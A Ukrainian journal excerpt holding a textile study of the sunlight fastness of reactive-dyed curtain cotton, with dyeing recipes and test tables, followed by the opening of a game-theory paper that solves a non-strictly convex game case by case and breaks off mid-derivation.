Метою даної роботи було вивчення можливості та доцільності фарбування бавовняних тканин фіранкового призначення активними барвниками, а також вивчення впливу сонячної радіації на зміну стійкості забарвлень на досліджуваних тканинах та механічних властивостей самого субстрату. Об'єктом дослідження служила вибілена бавовняна тканина (мадаполам арт. ЗВ1-8-ТКД) поверхневої щільності 101 г/м². Фарбування тканини проводилось в колористичній лабораторії Інституту хімічної технології та промислової екології на ЗАТ „Рубіжанський барвник” за розробленими нами рецептурно-технологічними режимами (табл. 1). Бавовняна тканина була пофарбована шістьма марками активних барвників у трьох концентраціях кожний. Кількісний вміст використаних ТДР у ванні при фарбуванні досліджуваної тканини наведено в табл. 2.

Технологія фарбування фіранкових бавовняних тканин активними барвниками		
Операція	Склад фарбувального розчину, г/л	Режим фарбування
Відварювання та відбілювання	Коловет АН – 0,8-1,0 Каустична сода – 2,0 Перекис водню 40 % -- 2.0-4,0 Стабілізатор перекису – 1,0	Модуль ванни 1: 10 T=98 °C t= 60 хв
Фарбування	Вирівнювач колорел П – 0,5-1,0 Барвник реакол (перша частина) Барвник реакол (друга частина) Кухонна сіль – (перша частина) Кухонна сіль – (друга частина) Підігрів робочого розчину зі швидкістю 1С°/хв Каустична сода +NaOH 32,5 %-й р-н (1/3 частина від загальної маси) Каустична сода + NaOH 32,5 %-й р-н (1/3 частина від загальної маси) Каустична сода +NaOH 32,5 %-й р-н (1/3 частина від загальної маси)	T=30°C, t= 10 хв T=30°C, t= 20 хв T=30°C, t= 10 хв T=30°C, t= 20 хв T=30°C, t= 10 хв T=60°C, t= 30 хв T=60°C, t= 20 хв T=60°C, t= 10 хв T=60°C, t= 40 хв
Промивання	Холодна вода	T=30°C, t= 10 хв
Нейтралізація	Оцтова кислота 50 %-- 0,5	T=30°C, t= 10 хв
Промивання	Колосоап А– 1,0 Оцтова кислота 50 %-- 1.0	T=80°C, t= 15 хв
Закріплення	Закріплювач Колофікс Конц – 0.5 – 1.0	T=40°C. t= 20хв

Примітка: Для фарбування брали активні барвники Херсонської фірми "Хімтекс". Назва барвників запатентована даною фірмою. Фарбування тканин проводилось на апараті періодичної дії „Ahiba“ швейцарської фірми „Original Hanau“ холодним способом.

Зношування бавовняних фіранкових тканин моделювалось шляхом їх опромінення сонячним світлом тривалістю 300 год. Оцінка зміни світлостійкості забарвлень та субстрату під дією опромінення проводилась за допомогою загальноприйнятих колориметричних, динамометричних та експертних методів. При цьому використовувались стандартні методики, а також методики окремих авторів [1-4].

Світлостійкість отриманих забарвлень і субстрату оцінювалась за загальноприйнятими методиками. Інсоляція тканин проводилась в червні – вересні 2005 року.

Зміну світлостійкості забарвлень і субстрату оцінювали після 150, 225 і 300 год сонячного опромінення. Світлостійкість забарвлень оцінювали спектроколориметричним методом [2] на спектроколориметрі „Пульсар“, а світлостійкість субстрату – динамометричним методом [1].

Отримані результати досліджень наведені в табл. 3, а також ілюструються для прикладу на рис. 1-2.

Таблиця 2

Кількісний вміст використаних ТДР у ванні при фарбуванні бавовняної тканини фіранкового призначення



Барвник реакол, %	Кухонна сіль, г/л	Сода каустична + NaOH 32,5 %-ний р-н, г/л
<0,5	20	5+0,5
0,5-1	30	5+0,5
2,0-3,0	50	5+1,0
5,0-6,0	80	5+2,0

Примітка: Концентрація барвників у ванні надана в табл. 3

Таблиця 3

Вплив сонячної радіації на зміну світлостійкості забарвлень та субстрату фіранкових бавовняних тканин							
№ п/п	Назва барвника і його концентрація (К) у ванні, %	Загальний колірний контраст, ΔE			Зниження розрахункового розривального навантаження (%) після інсоляції, год.:		
		150	225	300	150	225	300
1	2	3	4	5	6	7	8
1	<i>Вибілена</i>	-	-	-	7,4	10,2	12,5
	<i>Пофарбована:</i>						
1.1	реаколом жовтим ЗКВТ						
1.1.1	К-3	10,3	14,7	19,3	9,4	17,1	26,1
1.1.2	К- 0,5	10,8	14,5	16,4	1,3	4,8	15,0
1.1.3	К- 0,25	7,1	10,6	14,1	6,2	7,4	18,5
1.2	реаколом червоним ЗСВТ						
1.2.1	К-3	12,8	18,3	22,5	2,2	6,1	12,9
1.2.2	К- 0,5	18,8	24,5	29,3	12,0	13,6	17,1
1.2.3	К- 0,25	19,6	25,21	28,7	5,9	8,0	10,7

1	2	3	4	5	6	7	8
1.3	реаколом синім СВТ						
1.3.1	К-3	5,8	7,1	8,9	0,7	2,8	10,8
1.3.2	К- 0,5	6,9	9,0	11,1	6,2	7,6	8,8
1.3.3	К- 0,25	8,9	10,5	12,7	5,2	8,6	10,8
1.4	реаколом морським синім						
1.4.1	К-3	13,9	19,4	23,0	5,5	7,5	12,5
1.4.2	К- 0,5	15,1	20,3	23,0	2,8	8,7	11,6
1.4.3	К- 0,25	17,3	21,5	22,5	8,0	9,2	20,0
1.5	реаколом зеленим						
1.5.1	К-3	3,9	5,7	7,1	1,9	9,6	12,3
1.5.2	К- 0,5	4,3	6,2	7,7	0,2	2,6	4,6
1.5.3	К- 0,25	4,6	6,6	7,9	1,2	6,4	7,5
1.6	реаколом чорним						
1.6.1	К-6	12,5	18,8	23,2	8,7	14,3	22,2
1.6.2	К- 1	18,6	23,0	24,3	8,9	13,0	18,0
1.6.3	К- 0,5	15,9	19,1	21,6	4,9	13,4	17,7

Рис. 1. Вплив концентрації на загальний колірний контраст (ΔE) на бавовняній тканині, пофарбованій реаколом синім СВТРис. 2. Вплив концентрації на загальний колірний контраст (ΔE) на бавовняній тканині, пофарбованій реаколом зеленим

З аналізу даних табл. 3 видно, що із шести взятих марок активних барвників для фарбування досліджуваної тканини, найбільш висока світлостійкість забарвлень забезпечується при використанні реаколу зеленого та реаколу синього СВТ. Так, наприклад, якщо загальний колірний контраст (ΔE) після 300 год сонячного опромінення на тканині, пофарбованій реаколом зеленим і реаколом синім СВТ при 3 %-й концентрації цих барвників становить відповідно 7,1 і 8,9 од. ΔE , то після фарбування цієї тканини реаколом жовтим ЗКВТ, реаколом червоним ЗСВТ, реаколом морським синім і реаколом чорним цей контраст знаходиться в межах 19,3-23,3 од. ΔE , тобто у 2-3 рази більший. Отримані дані свідчать про те, що для фіранкових тканин оправдано використання тільки перші дві марки барвників.

Значний вплив на зміну колірних характеристик забарвлень на бавовняних тканинах має також

концентрація барвника у ванні. Ця залежність наочно ілюструється розміщенням кривих на рис. 1-2.

З даних рис. 1-2 можна зробити висновок, що існує помітна залежність між концентрацією барвника у ванні та зміною загального колірної контрасту після відповідних періодів опромінювання.

Розміщення кривих на рис. 1-2 показує, що із збільшенням концентрації реаколу синього СВТ та реаколу зеленого барвників від 0,25 до 3 % у фарбувальній ванні призводить до помітного зниження величини загального колірної контрасту (ΔE). Особливо це помітно на прикладі тканини, пофарбованої реаколом зеленим. Таким чином, шляхом підвищення концентрації активних барвників у фарбувальних ваннах можна суттєво регулювати світлостійкість їх забарвлень. Виявлена закономірність справедлива для більшості варіантів досліджуваних тканин (особливо вона чітко проявляється після першого періоду опромінення).

Далі встановлено, що із збільшенням тривалості опромінення процес вицвітання пофарбувань помітно сповільнюється. Найбільші зміни в колірних характеристиках пофарбувань відбуваються після перших 150 год опромінення. При цьому виявлено, що закономірності, які характеризують зміну досліджуваних колірних характеристик залежно від тривалості опромінення, у всіх випадках описуються однаковою математичною моделлю:

$$y = a + bx + cx^2,$$

де y - зміна загальної колірної різниці (ΔE), а також за світлістю (ΔL), насиченістю (ΔS) і колірним тоном (ΔT), відносних од.,

x - тривалість опромінення, год.;

a, b, c – константи, які визначають особливості вицвітання пофарбувань на тканині з врахуванням впливу на неї марки барвника і його концентрації.

Для прикладу наведемо математичні моделі тканин варіантів 1-6 при різних концентраціях (табл. 3)

1	$y_{k,1} = 0,021 + 0,072x - 2,622x^2$ $y_{k,2} = -0,026 + 0,029x - 0,01x^2$ $y_{k,3} = 0,001 + 0,047x - 1,705x^2$	4	$y_{k,1} = -0,021 + 0,011x - 0,0001x^2$ $y_{k,2} = -0,045 + 0,131x - 0,0002x^2$ $y_{k,3} = -0,002 + 0,156x - 0,0003x^2$
2	$y_{k,1} = -0,014 + 0,098x - 7,479x^2$ $y_{k,2} = -0,0149 + 0,0187x - 0,0004x^2$ $y_{k,3} = 0,02 + 0,0164x + 0,0002x^2$	5	$y_{k,1} = -0,007 + 0,029x - 1,673x^2$ $y_{k,2} = -0,006 + 0,032x - 2,214x^2$ $y_{k,3} = 0,005 + 0,036x - 3,253x^2$
3	$y_{k,1} = 0,041 + 0,044x - 4,797x^2$ $y_{k,2} = 0,025 + 0,054x - 0,5,616x^2$ $y_{k,3} = 0,069 + 0,071x - 9,866x^2$	6	$y_{k,1} = -0,074 + 0,09x - 4,008x^2$ $y_{k,2} = 0,006 + 0,167x - 0,0003x^2$ $y_{k,3} = 0,064 + 0,135x - 0,0002x^2$

З аналізу даних табл. 3 видно, що фарбування бавовняних фіранкових тканин активними барвниками не має суттєвого впливу на зміну світлостійкості субстрату. Окрім цього, помітної залежності між концентрацією використаних барвників і їх світлостабілізуючим ефектом на субстрат не виявлено.

Разом з тим, фарбування деякими марками обраних нами активних барвників (реакол синій СВТ, реакол зелений) сприяє помітному підвищенню світлостійкості субстрату. Особливо це помітно після перших періодів опромінення. Так, наприклад, якщо після 150 год сонячного опромінення розрахункове розривальне навантаження за основою тканини вибіленої знизилось на 7,4 %, то на пофарбованих реаколом синім СВТ і реаколом зеленим тканинах (концентрація барвника у ванні 3 %) відповідно – тільки на 0,7 % і 1,9 %. Подібна закономірність спостерігається і після наступних періодів опромінення (225,300 год).

Далі, зі співставлення наведених в таблиці даних, можна зробити загальний висновок, що для всіх варіантів досліджуваних тканин характерне більш інтенсивне зниження світлостійкості їх забарвлень у порівнянні із зниженням світлостійкості їх субстрату. Так, наприклад, якщо після 150 год опромінення загальний колірний контраст (ΔE) на досліджуваних тканинах, як правило, перевищує граничну межу знебарвлення (яка оцінюється контрастом 7,4 од. ΔE , або 2-а балами темної шкали сірих еталонів), то зниження розрахункового розривального навантаження в цих умовах не перевищує 0,2-12,0 %. Це свідчить про те, що при повному витраченні ресурсу за світлостійкістю забарвлення, ресурс механічних властивостей досліджуваних тканин використовується неефективно. Тому при підвищенні світлостійкості забарвлень досліджуваних тканин у 2-3 рази, представляється можливим (при рівномірному світлостарінні барвника і субстрату) суттєво продовжити термін зношування виробів з названих тканин.

Загальні висновки:

1. Використання досліджуваних марок активних барвників дозволяє отримати на фіранковій бавовняній тканині широку гаму різноманітних кольорів (жовтий, червоний, синій, синій морської хвилі, зелений, чорний), яку можна змінювати в широкому діапазоні шляхом підбору концентрації барвників у ванні.

2. Спектральна і візуальна оцінка світлостійкості забарвлень на досліджуваних тканинах дозволила виявити найбільш світлостійкі з них. Серед шести варіантів тканин, пофарбованих досліджуваними барвниками, найбільш світлостійкі забарвлення отримали при фарбуванні реаколом синім СВТ і реаколом зеленим. При цьому виявлено, що зниження концентрації барвників у фарбувальній ванні, як правило, веде до зниження їх світлостійкості.

3. Співставлення світлостійкості забарвлень і світлостійкості субстрату показало, що фотодеструкція барвника під дією сонячної радіації відбувається значно швидше ніж фотодеструкція субстрату. Особливо, це

помітно на тканинах, пофарбованих реаколом жовтим, реаколом червоним, реаколом морським синім та реаколом чорним.

4. Враховуючи те, що сонячна радіація відіграє домінуючу роль в зношуванні фіранкових тканин, основним резервом у підвищенні довговічності цих тканин, з одного боку, є суттєве підвищення світлостійкості самих забарвлень, а з іншого – оптимізація структури субстрата шляхом зменшення лінійної густини пряжі, щільності тканин тощо.

Література

1. Оптимизация ассортимента и качество текстильных материалов / Галык И.С., Козьмич Д.И., Семак Б.Д., Шийко И.И. – М.: Техника, 1991. – 174 с.
2. Кириллов Е.А Цветоведение. – М.: Легпромбытиздат, 1987. – 128 с.
3. Кричевский Г.Е, Гомбкете Я. Светостойкость окрашенных текстильных изделий. – М.: Легкая индустрия, 1975. – 168 с.
4. Семак Б.Д Износостойкость и формоустойчивость одежных тканей с малосминаемой и малоусадочной отделкой. – М.: Легкая индустрия, 1979. – 152 с.

Надійшла 10.5.2008 р.

УДК 519.832.4

В.В. РОМАНЮК

Хмельницький національний університет

ПРЕДСТАВЛЕННЯ ОДИНАДЦЯТИ ВИПАДКІВ ЗАГАЛЬНОГО РОЗВ'ЯЗКУ ОДНІЄЇ НЕСТРОГО ВИПУКЛОЇ ГРИ

Представлено загальний розв'язок однієї нестрого випуклої гри, який складається з 11 різних варіантів. Щодо дослідженої гри зауважено проблему нерівнозначності оптимальних чистих стратегій, що утворюють сегмент ненульової міри на прямій.

Постановка завдання дослідження

Відомо, що низка прикладних конфліктних техніко-економічних задач [1 – 6] моделюються та вирішуються за допомогою випуклих антагоністичних ігор так, що відповідна функція виграшу або ядро гри містить добуток чистих стратегій сторін, що множиться на коефіцієнт [7 – 16]. Класичним прикладом цього є нестрого випукла гра з ядром

$$H(x, y) = ax^2 + bxy + cy + k, \quad (1)$$

що задається на одиничному квадраті

$$D_H = X \times Y = [0; 1] \times [0; 1], \quad (2)$$

де $x \in X = [0; 1]$ та $y \in Y = [0; 1]$ є чистими стратегіями першої та другої сторони відповідно, і $\forall x \in X, y \in Y$

виконується $\frac{\partial^2 H(x, y)}{\partial y^2} \geq 0$. У ядрі (1) коефіцієнти a, b та c є ненульовими, а стала k може набувати

довільних значень. Знайдемо загальний розв'язок нестрого випуклої гри з ядром (1), дотримуючись максимінного методу розв'язування випуклих антагоністичних ігор, який описаний, наприклад, у [17]. Цей розв'язок будемо позначати

$$\mathcal{S} = \{ \mathcal{X}_{\text{opt}}, \mathcal{Y}_{\text{opt}}, V_{\text{opt}} \}, \quad (3)$$

де \mathcal{X}_{opt} є множиною оптимальних стратегій першої сторони, а \mathcal{Y}_{opt} – множиною оптимальних стратегій другої; V_{opt} є значенням гри. Нехай X_{opt} та Y_{opt} – множини оптимальних чистих стратегій першої та другої сторін відповідно. Якщо $|X_{\text{opt}}| = 1$, то писатимемо у (3) $\mathcal{X}_{\text{opt}} = X_{\text{opt}}$; аналогічно у випадку $|Y_{\text{opt}}| = 1$ кластимемо

$\mathcal{Y}_{\text{opt}} = Y_{\text{opt}}$. При $|X_{\text{opt}}| = 2$ писатимемо $\mathcal{X}_{\text{opt}} = \{ X_{\text{opt}}, \{ p(x_{\text{opt}}^{(1)}), p(x_{\text{opt}}^{(2)}) \} \}$, де $X_{\text{opt}} = \{ x_{\text{opt}}^{(1)}, x_{\text{opt}}^{(2)} \}$, а $p(x_{\text{opt}}^{(1)})$ та $p(x_{\text{opt}}^{(2)})$

є імовірностями обирання оптимальних чистих стратегій $x_{\text{opt}}^{(1)}$ та $x_{\text{opt}}^{(2)}$ відповідно; при $|Y_{\text{opt}}| = 2$ у (3) будемо

записувати $\mathcal{Y}_{\text{opt}} = \{ Y_{\text{opt}}, \{ p(y_{\text{opt}}^{(1)}), p(y_{\text{opt}}^{(2)}) \} \}$, де $Y_{\text{opt}} = \{ y_{\text{opt}}^{(1)}, y_{\text{opt}}^{(2)} \}$, а $p(y_{\text{opt}}^{(1)})$ та $p(y_{\text{opt}}^{(2)})$ є імовірностями обирання

оптимальних чистих стратегій $y_{\text{opt}}^{(1)}$ та $y_{\text{opt}}^{(2)}$ відповідно. Якщо X_{opt} є інтервалом, то $\mathcal{X}_{\text{opt}} = \{ X_{\text{opt}}, \hat{\Omega}_1 \}$, де

$$\hat{\Omega}_1 = \hat{\Omega}_1(X_{\text{opt}}) = \{ \hat{\omega}_1(x) \in \hat{\Omega}_1 : \hat{\omega}_1(x) \geq 0 \forall x \in X_{\text{opt}} \subset X, \hat{\omega}_1(x) = 0 \forall x \notin X_{\text{opt}} \subset X \}$$

$$\subset \Omega_1 = \left\{ \omega_1(x) \in \Omega_1 : \omega_1(x) \geq 0, x \in [0; 1], \int_X \omega_1(x) dx = 1 \right\}; \quad (4)$$

якщо ж Y_{opt} є інтервалом, то $\mathcal{Y}_{\text{opt}} = \{Y_{\text{opt}}, \tilde{\Omega}_2\}$, де

$$\begin{aligned} \tilde{\Omega}_2 = \tilde{\Omega}_2(Y_{\text{opt}}) &= \left\{ \tilde{\omega}_2(y) \in \tilde{\Omega}_2 : \tilde{\omega}_2(y) \geq 0 \forall y \in Y_{\text{opt}} \subset Y, \tilde{\omega}_2(y) = 0 \forall y \notin Y_{\text{opt}} \subset Y \right\} \subset \\ &\subset \Omega_2 = \left\{ \omega_2(y) \in \Omega_2 : \omega_2(y) \geq 0, y \in [0; 1], \int_Y \omega_2(y) dy = 1 \right\}. \end{aligned} \quad (5)$$

Розв'язування заданої нестрого випуклої гри

Так як коефіцієнти a, b, c ядра (1) мають бути ненульовими, то у даній грі можливі вісім випадків знаків цих коефіцієнтів, які визначатимуть розв'язок гри.

Випадок 1: $a > 0, b > 0, c > 0$. Визначаємо максимум ядра (1) на одиничному сегменті X по x :

$$\begin{aligned} \max_{x \in X} H(x, y) &= \max_{x \in X} (ax^2 + bxy + cy + k) = \max \{H(0, y), H(1, y)\} = \\ &= \max \{cy + k, a + by + cy + k\} = a + by + cy + k = H(1, y). \end{aligned} \quad (6)$$

Далі визначаємо мінімум максимуму (6) на одиничному сегменті Y по y , який є значенням гри V_{opt} :

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min_{y \in Y} H(1, y) = \min_{y \in Y} (a + by + cy + k) = \min \{H(1, 0), H(1, 1)\} = \\ &= \min \{a + k, a + b + c + k\} = a + k = H(1, 0) = V_{\text{opt}}. \end{aligned} \quad (7)$$

Цей мінімум досягається на множині

$$Y_{\text{opt}} = \arg \min_{y \in Y} \max_{x \in X} H(x, y) = \arg \min_{y \in Y} H(1, y) = \arg \min_{y \in Y} (a + by + cy + k) = \{0\} = \{y_{\text{opt}}\}. \quad (8)$$

Множину X_{opt} визначаємо за коренями x_1 та x_2 квадратного рівняння [17, 18]

$$V_{\text{opt}} = H(x, y_{\text{opt}}), \quad (9)$$

де у даному випадку

$$V_{\text{opt}} = a + k = H(1, 0) = ax^2 + k = H(x, 0) = H(x, y_{\text{opt}}). \quad (10)$$

Розв'язками рівняння (10) є істотні стратегії [17] першої сторони $x_1 = x_2 = 1$. Отже, за означенням [17], $X_{\text{opt}} = \{x_1\} = \{x_2\} = \{1\}$, а $\mathcal{S} = \{\{1\}, \{0\}, a + k\}$.

Випадок 2: $a > 0, b > 0, c < 0$. Максимумом ядра (1) на X по x залишається (6), а його мінімум на Y по y залежить від знаку суми $b + c$. Нехай $b + c > 0$. Тоді мають місце (7), (8), (10) і $\mathcal{S} = \{\{1\}, \{0\}, a + k\}$. При $b + c < 0$

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min_{y \in Y} H(1, y) = \min_{y \in Y} (a + by + cy + k) = \min \{H(1, 0), H(1, 1)\} = \\ &= \min \{a + k, a + b + c + k\} = a + b + c + k = H(1, 1) = V_{\text{opt}}; \end{aligned} \quad (11)$$

$$Y_{\text{opt}} = \arg \min_{y \in Y} \max_{x \in X} H(x, y) = \arg \min_{y \in Y} H(1, y) = \arg \min_{y \in Y} (a + by + cy + k) = \{1\} = \{y_{\text{opt}}\}; \quad (12)$$

$$V_{\text{opt}} = a + b + c + k = H(1, 1) = ax^2 + bxy + cy + k = H(x, 1) = H(x, y_{\text{opt}}). \quad (13)$$

Розв'язками рівняння (13) є $x_1 = -\frac{a+b}{a}, x_2 = 1$. Проте $-\frac{a+b}{a} < 0$, тому $x_1 = -\frac{a+b}{a} \notin X$, звідки $X_{\text{opt}} = \{x_2\} = \{1\}$ і $\mathcal{S} = \{\{1\}, \{1\}, a + b + c + k\}$. У граничному випадку $b + c = 0$ виходить, що мінімум

$$\min_{y \in Y} \max_{x \in X} H(x, y) = \min_{y \in Y} H(1, y) = \min_{y \in Y} (a + by + cy + k) = a + k = H(1, y) = V_{\text{opt}} \quad (14)$$

не залежить від змінної y . Тоді

$$Y_{\text{opt}} = \arg \min_{y \in Y} \max_{x \in X} H(x, y) = \arg \min_{y \in Y} H(1, y) = \arg \min_{y \in Y} (a + by + cy + k) = \arg \min_{y \in Y} (a + k) = [0; 1] = Y; \quad (15)$$

$$V_{\text{opt}} = a + k = H(1, y) = ax^2 + bxy_{\text{opt}} + cy_{\text{opt}} + k = H(x, y_{\text{opt}}), y_{\text{opt}} \in Y_{\text{opt}}; \quad (16)$$

$$ax^2 + bxy_{\text{opt}} + cy_{\text{opt}} - a = ax^2 - a + bxy_{\text{opt}} - by_{\text{opt}} = a(x^2 - 1) + by_{\text{opt}}(x - 1) = (x - 1)(ax + a + by_{\text{opt}}) = 0, \quad (17)$$

де $x_1 = -\frac{a + by_{\text{opt}}}{a}, x_2 = 1$. Оскільки $-\frac{a + by_{\text{opt}}}{a} < 0 \forall y_{\text{opt}} \in Y$, то $x_1 = -\frac{a + by_{\text{opt}}}{a} \notin X$, $X_{\text{opt}} = \{x_2\} = \{1\}$ і $\mathcal{S} = \{\{1\}, \{Y, \tilde{\Omega}_2\}, a + k\}$.

Випадок 3: $a > 0, b < 0, c > 0$. Визначаємо максимум ядра (1) на X по x при $a + b \leq 0$:

$$\max_{x \in X} H(x, y) = \max_{x \in X} (ax^2 + bxy + cy + k) = \max \{H(0, y), H(1, y)\} = \begin{cases} H(0, y) = cy + k, y \geq -\frac{a}{b}, \\ H(1, y) = a + by + cy + k, y \leq -\frac{a}{b}. \end{cases} \quad (18)$$

Якщо $b + c > 0$, то $-\frac{c}{b} > 1, -\frac{c}{b}a > a$, і мінімумом функції (18) на Y по $y \in$

$$\min_{y \in Y} \max_{x \in X} H(x, y) = \min \left\{ \min_{y \in \left[-\frac{a}{b}; 1\right]} (cy + k), \min_{y \in \left[0; -\frac{a}{b}\right]} (a + by + cy + k) \right\} = \min \left\{ k - c\frac{a}{b}, a + k \right\} = a + k = H(1, 0) = V_{\text{opt}}, \quad (19)$$

який досягається на множині $Y_{\text{opt}} = \{0\} = \{y_{\text{opt}}\}$. З рівняння (10) відразу випливає, що

$\mathcal{S} = \{\{1\}, \{0\}, a + k\}$. Якщо $b + c < 0$, то $-\frac{c}{b} < 1, -\frac{c}{b}a < a$, і мінімумом функції (18) на Y по $y \in$

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min \left\{ \min_{y \in \left[-\frac{a}{b}; 1\right]} (cy + k), \min_{y \in \left[0; -\frac{a}{b}\right]} (a + by + cy + k) \right\} = \\ &= \min \left\{ k - c\frac{a}{b}, k - c\frac{a}{b} \right\} = k - c\frac{a}{b} = H\left(0, -\frac{a}{b}\right) = H\left(1, -\frac{a}{b}\right) = V_{\text{opt}}; \end{aligned} \quad (20)$$

$$Y_{\text{opt}} = \arg \min_{y \in Y} \max_{x \in X} H(x, y) = \arg \min_{y \in \left[-\frac{a}{b}; 1\right]} (cy + k) = \arg \min_{y \in \left[0; -\frac{a}{b}\right]} (a + by + cy + k) = \left\{-\frac{a}{b}\right\} = \{y_{\text{opt}}\}; \quad (21)$$

$$V_{\text{opt}} = k - c\frac{a}{b} = H\left(0, -\frac{a}{b}\right) = H\left(1, -\frac{a}{b}\right) = ax^2 - ax - c\frac{a}{b} + k = H\left(x, -\frac{a}{b}\right) = H(x, y_{\text{opt}}). \quad (22)$$

Розв'язками рівняння (22) є $x_1 = 0, x_2 = 1$. Відомо [17], що для істотних стратегій першої сторони x_1 та x_2 спочатку виписують частинні похідні

$$\left. \frac{\partial H(x_1, y)}{\partial y} \right|_{y=y_{\text{opt}}} = \left. \frac{\partial (ax_1^2 + bx_1y + cy + k)}{\partial y} \right|_{y=y_{\text{opt}}} = bx_1 + c = r_1, \quad (23)$$

$$\left. \frac{\partial H(x_2, y)}{\partial y} \right|_{y=y_{\text{opt}}} = \left. \frac{\partial (ax_2^2 + bx_2y + cy + k)}{\partial y} \right|_{y=y_{\text{opt}}} = bx_2 + c = r_2, \quad (24)$$

а потім розв'язують рівняння [17]

$$p(x_1)r_1 + p(x_2)r_2 = p(x_1)r_1 + [1 - p(x_1)]r_2 = 0 \quad (25)$$

щодо імовірностей $p(x_1) = p(x_{\text{opt}}^{(1)})$ і $p(x_2) = p(x_{\text{opt}}^{(2)})$, де $p(x_1) + p(x_2) = 1$. У даному випадку маємо $r_1 = bx_1 + c = c > 0, r_2 = bx_2 + c = b + c < 0$,

$$p(x_1)r_1 + p(x_2)r_2 = p(x_1)r_1 + [1 - p(x_1)]r_2 = p(x_1)c + [1 - p(x_1)](b + c) = b + c - p(x_1)b = 0, \quad (26)$$

звідки $p(x_1) = p(0) = \frac{b+c}{b}$, а $p(x_2) = p(1) = 1 - \frac{b+c}{b} = -\frac{c}{b}$. Таким чином, при $b + c < 0$

$\mathcal{X}_{\text{opt}} = \left\{ \{0, 1\}, \left\{ \frac{b+c}{b}, -\frac{c}{b} \right\} \right\}$, а $\mathcal{S} = \left\{ \left\{ \{0, 1\}, \left\{ \frac{b+c}{b}, -\frac{c}{b} \right\} \right\}, \left\{ -\frac{a}{b} \right\}, k - c\frac{a}{b} \right\}$. У граничному випадку $b + c = 0$

маємо $-\frac{c}{b}a = a$, тобто мінімум

$$\begin{aligned} \min_{y \in Y} \max_{x \in X} H(x, y) &= \min \left\{ \min_{y \in \left[-\frac{a}{b}; 1\right]} (cy + k), \min_{y \in \left[0; -\frac{a}{b}\right]} (a + by + cy + k) \right\} = \min \left\{ \min_{y \in \left[-\frac{a}{b}; 1\right]} (cy + k), \min_{y \in \left[0; -\frac{a}{b}\right]} (a + k) \right\} = \\ &= \min \left\{ k - c\frac{a}{b}, a + k \right\} = a + k = H\left(0, -\frac{a}{b}\right) = H(1, y) = V_{\text{opt}} \end{aligned} \quad (27)$$

досягається на множині $Y_{\text{opt}} = \left\{-\frac{a}{b}\right\} = \{y_{\text{opt}}\}$. З аналогічного рівняння (22) знаходимо $x_1 = 0, x_2 = 1$, а

ймовірності $p(x_1) = p(0) = \frac{b+c}{b} = 0, p(x_2) = p(1) = 1 - \frac{b+c}{b} = 1$, тобто $X_{\text{opt}} = \{x_2\} = \{1\}$. Отже, при $b + c = 0$

розв'язком гри є $\mathcal{S} = \left\{ \{1\}, \left\{ -\frac{a}{b} \right\}, a+k \right\}$.

Тепер визначимо максимум ядра (1) на X по x при $a+b > 0$. Оскільки $-\frac{a}{b} > 1$, то $y \leq -\frac{a}{b} \forall y \in Y$ і буде справедливим (6). При $b+c > 0$ маємо (7), (8), (10) і $\mathcal{S} = \left\{ \{1\}, \{0\}, a+k \right\}$. При $b+c < 0$ маємо (11) – (13) і $\mathcal{S} = \left\{ \{1\}, \{1\}, a+b+c+k \right\}$. При $b+c = 0$ маємо (14) – (17) і $\mathcal{S} = \left\{ \{1\}, \{Y, \tilde{\Omega}_2\}, a+k \right\}$.

Випадок 4: $a > 0, b < 0, c < 0$. Максимумом ядра (1) на X по x при $a+b < 0$ є (18). Оскільки $a+b < 0, b < 0, c < 0$, то $-\frac{a}{b} < 1, -c\frac{a}{b} > c$, і мінімумом функції (18) на Y по y є

$$\min_{y \in Y} \max_{x \in X} H(x, y) = \min \left\{ \min_{y \in \left[-\frac{a}{b}, 1 \right]} (cy + k), \min_{y \in \left[0; -\frac{a}{b} \right]} (a + by + cy + k) \right\} = \min \left\{ c+k, k - c\frac{a}{b} \right\} = c+k = H(0, 1) = V_{\text{opt}}, \quad (28)$$

